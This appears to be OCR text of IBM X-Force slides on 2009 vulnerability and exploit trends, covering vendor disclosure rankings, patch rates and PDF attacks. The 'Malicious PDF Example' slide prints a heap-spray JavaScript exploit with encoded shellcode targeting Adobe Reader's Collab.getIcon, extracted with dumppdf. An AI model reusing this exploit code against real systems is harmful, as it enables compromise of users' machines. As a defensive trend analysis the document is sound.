


Source: IBM X-Force®

- BSD is in the number five slot, replacing IBM AIX who was fifth in 2008.
- For critical and high vulnerabilities, Microsoft takes first place. Apple is in second place.

Apple, Sun and Microsoft Top Vendor List for Disclosures


- Top ten vendors account for nearly a quarter (**23%**) of all disclosed vulnerabilities, up from **19%** in 2008.
- Significant changes to the Top Ten List including:
  - Microsoft dropped from #1 to #3 after holding top spot since 2006.
  - Adobe makes it's debut on the top ten list at number nine.



Ranking	Vendor	Disclosures
1.	Apple	3.8%
2.	Sun	3.3%
3.	Microsoft	3.2%
4.	IBM	2.7%
5.	Oracle	2.2%
6.	Mozilla	2.0%
7.	Linux	1.7%
8.	Cisco	1.5%
9.	Adobe	1.4%
10.	HP	1.2%

Table 3: Vendors with the Most Vulnerability Disclosures, 2009

Percentage of Vulnerability Disclosures Attributed to Top 10 Vendors
2009




In 2009, web application vendors are not on the top ten list because we now only count vulnerabilities in the base platform. We are not including plug ins associated with Web application platform vulnerabilities because they are often not produced by the vendor themselves.

Source: IBM X-Force®

Remotely Exploitable Vulnerabilities On The Rise


- In the past four years, remotely exploitable vulnerabilities have grown from **85%** to **92%** of all vulnerability disclosures.
  - These vulnerabilities are significant because they can be executed without physical access to a vulnerable system.



Source: IBM X-Force®


Patches Still Unavailable for Over Half of Vulnerabilities

- Over half (**52%**) of all vulnerabilities disclosed in 2009 had no vendor-supplied patches to remedy the vulnerability.
    - **45%** of vulnerabilities from 2006, **43%** from 2007 and **50%** from 2008 still have no patches available at the end of 2009.



	2006	2007	2008	2009
No patch during disclosure year	65%	50%	52%	52%
No patch at the end of 2008	46%	44%	52%	
No patch at the end of 2009	45%	43%	50%	52%

Source: IBM X-Force®




Vendor	Percent of 2009 Disclosures with No Patch	Percent of Critical & High 2009 Disclosures with No Patch
All Vendors– 2009 Average	52%	60%
Linux	50%	53%
Oracle	40%	38%
Novell	27%	31%
IBM	25%	27%
Google	47%	25%
Apple	14%	22%
Microsoft	29%	15%
Sun	7%	8%
Symantec	18%	7%
HP	16%	5%
Adobe	4%	4%
Cisco	11%	1%
Opera	47%	0%
GNU	33%	0%
Mozilla	15%	0%
Rim	14%	0%

Table 4: Best and Worst Patchers, 2009

2009 Attacker Motivation is to Gain Access and Manipulate Data

- "Gain access" remains the primary consequence of vulnerability exploitation.
  - Approaching the **50%** mark that was previously seen throughout 2006 and 2007.
- "Data Manipulation" took a plunge but still higher in comparison to 2006 and 2007.
- "Bypass Security" and "Denial of Service" is increasing.




Source: IBM X-Force®

PulseANZ2010

Client-Side Vulnerabilities: Document and Multimedia Vulnerabilities are on the Rise


- Largest number of client-side vulnerabilities in 2009 affects Web browsers and their plug-ins.
- Document Reader and Multimedia vulnerabilities surpass OS vulnerabilities in 2009.



Source: IBM X-Force®


Vulnerabilities in Document Readers Skyrocket

- Portable Document Format (PDF) vulnerabilities dominate in 2009.
- Microsoft Office document disclosures are on the decline while Adobe disclosures continue to rise.



Vulnerability Disclosures Related to Document Format Issues 2005-2009


Source: IBM X-Force®



Critical and High Vulnerability Disclosures Affecting Document Readers and Editors 2007-2009


Source: IBM X-Force®

Malicious PDF Example




```
C:\Documents and Settings\Administrator\Desktop>dumppdf.py -b -i7 collab_getIcon
.pdf.bad

function spary() {
var shellcode = unescape("%uc92b%u1fb1%u0cbd%uc536%udb9b%ud9c5%u2474%u5af4%uea83
%u31fc%u0b6a%u6a03%ud407%u6730%u5cff%u98bb%ud7ff%ua4fe%u9b74%uad05%u8b8b%u028d%u
d893%ubccd%u35a2%u37b8%u4290%ua63a%u94e9%u9aa4%ud58d%ue5a3%u1f4c%ueb46%u4b8c%ud0
ad%ua844%u524a%u3b81%ub80d%ud748%u4bd4%u6c46%u1392%u734a%u204f%uf86e%udc8e%ua207
%u26b4%u04d4%ud084%uecba%u9782%u217c%ue8c0%uca8c%uf4a6%u4721%u0d2e%ua0b0%ucd2c%u
00a8%ub05b%u43f4%u24e8%u7a9c%ubb85%u7dcb%ua07d%ued92%u09e1%u9631%u5580");
garbage = unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090
%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u
9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u90
90%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090
%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u
9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u90
90%u9090%u9090%u9090") + shellcode;
nopblock = unescape("%u9090%u9090");
headersize = 10;
acl = headersize+garbage.length;
while (nopblock.length<acl) nopblock+=nopblock;
fillblock = nopblock.substring(0, acl);
block = nopblock.substring(0, nopblock.length-acl);
while(block.length+acl<0x40000) block = block+block+fillblock;
memory = new Array();
for (i=0;i<180;i++) memory[i] = block + garbage;
var buffersize = 4012;
var buffer = Array(buffersize);
for (i=0; i<buffersize; i++)
{
buffer[i] = unescape("%0a%0a%0a%0a");
}

Collab.getIcon(buffer+'_N.bundle');
}
spary();
C:\Documents and Settings\Administrator\Desktop>_
```

Attackers Turn to Adobe Products to Launch Exploits




PDF Attacks
Source: IBM Managed Security Services
2008-2009

Source: IBM X-Force®



Browser and PDF Exploitation
Source: IBM Managed Security Services
2008-2009

Source: IBM X-Force®




Top Five Web-Based Exploits

Rank	2009
1.	Microsoft Office Web Components Spreadsheet ActiveX (CVE-2009-1136)
2.	Adobe Acrobat and Reader Collab.CollectE-mailInfo (CVE-2007-5659)
3.	Adobe Acrobat and Reader util.printf() (CVE-2008-2992)
4.	Adobe Acrobat and Reader GetIcon() (CVE-2009-0927)
5.	Adobe Flash Player SWF Scene Count (CVE-2007-0071)

